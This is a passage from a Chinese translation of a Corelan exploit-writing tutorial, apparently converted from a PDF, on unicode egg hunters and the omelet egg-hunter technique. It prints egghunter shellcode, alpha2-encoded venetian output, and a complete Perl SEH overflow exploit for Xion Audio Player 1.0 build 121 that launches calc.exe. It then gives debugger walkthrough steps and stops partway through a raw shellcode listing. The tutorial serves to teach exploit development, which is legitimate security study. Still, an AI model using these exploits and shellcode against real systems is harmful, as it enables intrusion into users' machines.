如果我们能在栈上找到寻蛋代码和 shellcode，那么现在我们就不需要搜索一大片的内存内存。因为我们现在可以生成包含有 null 字符的寻蛋代码。NULL 字符也不在是我们的障碍。

如果你想用“\x66\x81\xCA\x00\x00”替换“\x66\x81\xCA\xFF\x0F”来影响开始搜索地址，我一点也不会奇怪。（事实上，当我创建 unicode shellcode 时，我也这么做了。不是因为我必须这么做，仅仅是我想试一下）

情况 2：只有 UNICODE 的版本

这种情况下没有 ASCII 形式的 shellcode 可以利用，因为一切都是 unicode。

天无绝人之路！只是增加了作出一个 exploit 的时间而已。

首先，我们仍然需要一个版本的寻蛋代码，不过这次需要标记也是 unicode 的。毕竟我们还需要把标记（这时标记需要是 unicode 的）放在真的 shellcode 前面。

除了这些，还需要调整寄存器两次。第一次是为了执行寻蛋代码。第二次调整发生在标记和真正的 shellcode 之间。（只有这样才能执行真正的 shellcode).

简而言之：

触发溢出，跳转 code that aligns register and adds some padding if required, and then jumps to

- unicode shellcode that would self-decode and run the egg hunter which would

- look for a double tag in memory (locating the egg - unicode friendly) and then

- execute the code right after the tag, which would need to

- align register again, add some padding, and then

- execute the unicode (real) shellcode (which will decode itself again and run the final shellcode)

我们需要生成一个标记的 venetian 寻蛋代码。前面的例子中，使用的标记为 w00t,对应的 16 进制代码为：0x77,0x30,0x30,0x74(little endian).如果用 null 字节替换第一、三字节，结果就是 0x00,0x30,0x00,0x74 (对应的 ascii : t - null - 0 - null)。

下面是把寻蛋代码写入一个二进制文件的脚本：

```
#!/usr/bin/perl
# Little script to write egghunter shellcode to file
# 2 files will be created :
# - egghunter.bin : contains w00t as tag
# - egghunterunicode.bin : contains 0x00,0x30,0x00,0x74 as tag
#
# Written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
#
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # this is the marker/tag: w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

print "Writing egghunter with tag w00t to file egghunter.bin...\n";
open(FILE,">egghunter.bin");
print FILE $egghunter;
close(FILE);

print "Writing egghunter with unicode tag to file egghunter.bin...\n";
open(FILE,">egghunterunicode.bin");
print FILE "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C";
print FILE "\x05\x5A\x74\xEF\xB8";
print FILE "\x00";   #null
print FILE "\x30";   #0
print FILE "\x00";   #null
print FILE "\x74";   #t
print FILE "\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
close(FILE);
```

（我们看到，这个脚本把 ASCII 格式的寻蛋代码写到一个文件中。说不定那天我们也用的着）

现在把文件 egghunterunicode.bin 转换成 venetian shellcode：

```
./alpha2 eax --unicode --uppercase < egghunterunicode.bin
PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI
```

```
1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABA
BABAB30APB944JBQVSQGZKOLOORB2BJLBOXHMNNOLLEPZ3DJO6XKPNPKP
RT4KZZVO2UJJ6ORUJGKOK7A
```

当生成 Unicode 攻击字符串，你需要把 unicode 兼容的标记字符串放在真正的(unicode)shellcode（这里我们使用 0t0t）。当这个字符串转码成 unicode 后，标记变为 0x00 0x30 0x00 0x74 0x00 0x30 0x00 0x74 这和放在寻蛋代码（转换成 unicode 之前的）中的一致。

在 0t0t 标记和(放在 shellcode 后面)真正的 (venetian) shellcode 之间需要增加调整寄存器值的代码。否则 shellcode 将不起作用。例如，如果你使用 eax 作为基础寄存器(basereg)把真正的 shellcode 转换成 venetian shellcode，你将不得不使寄存器指向解码代码的开始位置，如果你读过第七篇指导，你就明白我说的意思。

大多情况下，寻蛋代码用 EDI 保存当前栈的地址(因为寻蛋代码将使用寄存器来辅助搜寻标记在内存中的位置，找到标记后，寄存器指向标记最后一个字节)。然后，把 EDI 的值赋给 EAX，在增加 EAX 的值，使 EAX 指向 venetian shellcode 所在的地址或者直接修改 EDI 的值（如果生成 venetian shellcode 时是使用 EDI 做基础寄存器(basereg)）。

用于调整的第一条指令必须以 null 字节开始(因为标记<30 00 74 00 30 00 74 00>的最后一个字节是 null). 所以调整指令应该是以 00 xx 00 的形式开始，我们用的是 00 6d 00(当然也可以是其他的值).

NOTE ： 小心在解码 venetian shellcode 代码时不要覆盖了寻蛋代码或真正的 shellcode（包括标记）。因为这将使 Expolit 失败。


理论可靠么？

我们这次仍然使用软件 xion audio player 1.0 build 121 中的漏洞（具体细节参考第七章）来测试。这里我不打算重复构建 exploit 的步骤，也不打算细谈各种校正细节。不过我已经在脚本中把我认为重要的东西都进行了注释。如果你在构建、阅读或使用这个脚本的过程中遇到什么问题，那么你应该再回头仔细阅读第 7 部分。当然你也可以跳过这里，直接开始阅读下一部分。

```
# [*] Vulnerability : Xion Audio Player Local BOF
# [*] Written by : corelanc0d3r (corelanc0d3r[at]gmail[dot]com)
# ------------------------------------------------------------------------
# Exploit based on original unicode exploit from tutorial part 7
# but this time I'm using a unicode egghunter, just for phun !
#
# Script provided 'as is', without any warranty.
# Use for educational purposes only.
#
my $sploitfile="corelansploit.m3u";
my $junk = "\x41" x 254;  #offset until we hit SEH
my $nseh="\x58\x48"; #put something into eax - simulate nop
my $seh="\xf5\x48"; #ppr from xion.exe - unicode compatible
# will also simulate nop when executed
# after p/p/r is executed, we end here
# in order to be able to run the unicode decoder
# we need to have eax pointing at our decoder stub
# we'll make eax point to our buffer
# we'll do this by putting ebp in eax and then increase eax
```

```
# until it points to our egghunter
#first, put ebp in eax (push / pop)
my $align="\x55";  #push ebp
$align=$align."\x6d";   #align/nop
$align=$align."\x58";   #pop eax
$align=$align."\x6d";   #align/nop
#now increase the address in eax so it would point to our buffer
$align = $align."\x05\x10\x11";   #add eax,11001300
$align=$align."\x6d";   #align/nop
$align=$align."\x2d\x02\x11";   #sub eax,11000200
$align=$align."\x6d";   #align/nop
#eax now points at egghunter
#jump to eax now
my $jump = "\x50";  #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret
#fill the space between here and eax
my $padding="A" x 73;
#this is what will be put at eax :
my $egghunter ="PPYAIAIAIAIAQATAXAZAPA3QADAZA".
"BARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA".
"58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABAB".
"AB30APB944JB36CQ7ZKPKPORPR2JM2PXXMNNOLKUQJRT".
"ZOVXKPNPMORT4KKJ6ORUZJFO2U9WKOZGA";

# - ok so far the exploit looks the same as the one used in tutorial 7
# except for the fact that the shellcode is the unicode version of
# an egghunter looking for the "0t0t" egg marker
# the egghunter was converted to unicode using eax as basereg
#
# Between the egghunter and the shellcode that it should look for
# I'll write some garbage (a couple of X's in this case)
# So we'll pretend the real shellcode is somewhere out there

my $garbage = "X" x 50;

# real shellcode (venetian, uses EAX as basereg)
# will spawn calc.exe
my $shellcode="PPYAIAIAIAIAQATAXAZAPA3QADAZA".
"BARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAX".
"A58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABAB".
"ABAB30APB944JBKLK8OTKPKPMODKOUOLTKSLM5SHKQJ".
"O4KOOLXTKQOMPKQZKOYTKP44KM1ZNNQYOV96L3TWPT4".
"KW7QHJLMKQWRZKL4OKQDNDKTBUIUTK1OO4KQJK1VTKL".
"LPK4K1OMLM1ZK4KMLTKKQJKSY1LMTKTGSNQWPRDTKOP".
"NPU5902XLLTKOPLLDK2PMLFMTKQXM8JKM94K3P6PMOK".
```

```
"PKP4KQXOLQONQL6QPPV59KH53GP3K0PQXJPDJM4QO2H".
"68KN4JLN0WK0K7QSC1RLQSKPA";
# between the egg marker and shellcode, we need to align
# so eax points at the beginning of the real shellcode
my $align2 = "\x6d\x57\x6d\x58\x6d";  #nop, push edi, nop, pop eax, nop
$align2 = $align2."\xb9\x1b\xaa";  #mov ecx, 0xaa001b00
$align2 = $align2."\xe8\x6d";  #add al,ch + nop  (increase eax with 1b)
$align2 = $align2."\x50\x6d\xc3";  #push eax, nop, ret
#eax now points at the real shellcode

#fill up rest of space & trigger access violation
my $filler = ("\xcc" x (15990-length($shellcode)));

#payload
my $payload = $junk.$nseh.$seh.$align.$jump.$padding.$egghunter;
$payload=$payload.$garbage."0t0t".$align2.$shellcode.$filler;

open(myfile,">$sploitfile");
print myfile $payload;
print "Wrote " . length(($payload)." bytes to $sploitfile\n";
close(myfile);
```



噢，成功了！


NOTE:如果需要减少一点攻击代码的尺寸，你可以通过直接使用 EDI 寄存器的值，而不是使用 push + edi 指令来给调整代码减少几个字节（这需要使用 EDI 做基础寄存器<basereg>来生成 venetian shellcode）。你可以在上一个调整寄存器的代码后用几个简单的指令来把使 EDI 寄存器指向正确的地址。

下面是另一个 unicode 版本的寻蛋代码的例子：


http://www.pornosecurity.org/blog/exploiting-bittorrent
下面是对应的演示 demo 的下载地址
http://www.pornosecurity.org/bittorrent/bittorrent.html

使用 Immunity 调试这类 Exploit 的的技巧。


这时一个利于 SHE 的 exploit.所以当程序 crash 时，找到 SHE 链并在链上设置断点。使用(SHIFT + F9)跳过异常，然后断点将被触发。（在我的机器上，SHE 链位于地址 0x0012f2ac）.




单步执行(F7)直到解码代码开始解码寻蛋代码、并把解码后的指令压进栈中为止。



在我的机器上，解码代码把原始的寻蛋代码（即解码后的解码代码）写入到地址 0x0012F460 处。




按下 Ctrl+F12，程序将断在 0x0012F460.这是原始的寻蛋代码已经重新被组成并准备好开始在内存中寻找标记。



在地址 0x0012F47B（见上图），我们会看到蛋找到后要执行的代码。在地址 0x0012F47B 处放置断点，并再次按下 CTRL+F12。当程序再次停下来时，就表明蛋找到了。单步执行（F7）直到 jmp edi 指令被执行。该指令执行后，程序将停在标记后面的一个字节上准备继续运行。

这里就是我们放置第二次对齐代码的地方。这段代码将把 shellcode(解码器桩)的地址保存到 EAX 中，并执行 PUSH EAX + ret 指令。



摊煎饼式的寻蛋代码（Omelet egg hunter）

啥,打碎的鸡蛋？你在说什么啊？

有时候我们找不到一大块内存放 shellcode，但是我们可以控制多块小内存空间的内容。这时候我们就可以用到一种摊煎饼式的寻蛋技术。

这种技术需要把 shellcode 拆分成小块，然后把这个些小块单独的写到内存中，然后气度寻蛋算法来找到所有的蛋并合并它们，然后开始摊煎饼。噢，错了，我的意思是开始执行合并后的代码。

摊煎饼式的寻蛋算法的中信思想和普通的寻蛋算法一样，除了两处主要的不同：

- Shellcode 被拆分成小块（可以理解为有多个蛋）。
- Shellcode 执行前需要进行合并（而普通的算法则是找到后直接执行）。

除此之外，摊煎饼式寻蛋代码（90 个字节）会显著的比普通寻蛋代码（大约 30 到 60 个字节）更大。

一篇 Berend-Jan Wever 写的关于这个技术的文档（你可以在这个地方下载到对应的 Google 项目文件）中这样写到：

类似于寻蛋 shellcode，不过需要在用户空间寻找多个小代码片段并把她们合并成一个大块的 shellcode 并执行它。这在你不能把一大块代码注入到目标进程中，但能注入多块小代码并执行其中的一块时非常有用。

那么该怎么做呢？

首先需要把原始的 shellcode 拆分成多个小块。每一个小块需要一个包含下列信息的头部：

- 小代码块的长度
- 小代码块的索引值
- 用于检测小代码快的 3 字节标记

摊煎饼式的寻蛋代码同样也需要直到每个小代码块的大小、小代码快的数目、是被小代码快的 3 字节标记。

寻蛋代码执行时，搜索整个内存，寻找所有的小代码块，并在栈上重新生成原始的 shellcode。当代码合并好以后就跳转到 shellcode 开始执行代码。Skylined 写的摊煎饼的寻蛋代码还注入了一个自定义的 SHE handle 来处理读内存时发生的 Access violations.

幸运的是，Skylined 写了一组脚本来自动化的完成拆分代码和生成寻但代码。你可以从这里下载这些代码。Zip 包中包括寻蛋代码的 Nasm 文件和拆分 shellcode 的 python 脚本）。如果需要你可以到这里下载 nasm 程序。

我把代码解压到 C:\omelet 代码。Nasm 安装在“c:\program files\nasm”目录。

把 nasm 文件编译成二进制的命令如下：

```
C:\omelet>"c:\program files\nasm\nasm.exe" -f bin -o w32_omelet.bin w32_SEH_omelet.asm
-w+error
```

（这个脚本只需运行一次，一旦你有了这个文件，你就可以重复使用）.

如何实现一个摊煎饼式的寻蛋算法？

1. 首先创建一个保存有你想运行的 shellcode 代码的文件（这里文件名用 shellcode.bin）。

   （你可以使用下面的脚本来生成 shellcode.bin 文件。你可以用自己的 shellcode 来替换脚本中的 shellcode, 脚本中是一个启动计算器程序的 shellcode）。

```
my $scfile="shellcode.bin";
my $shellcode="\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
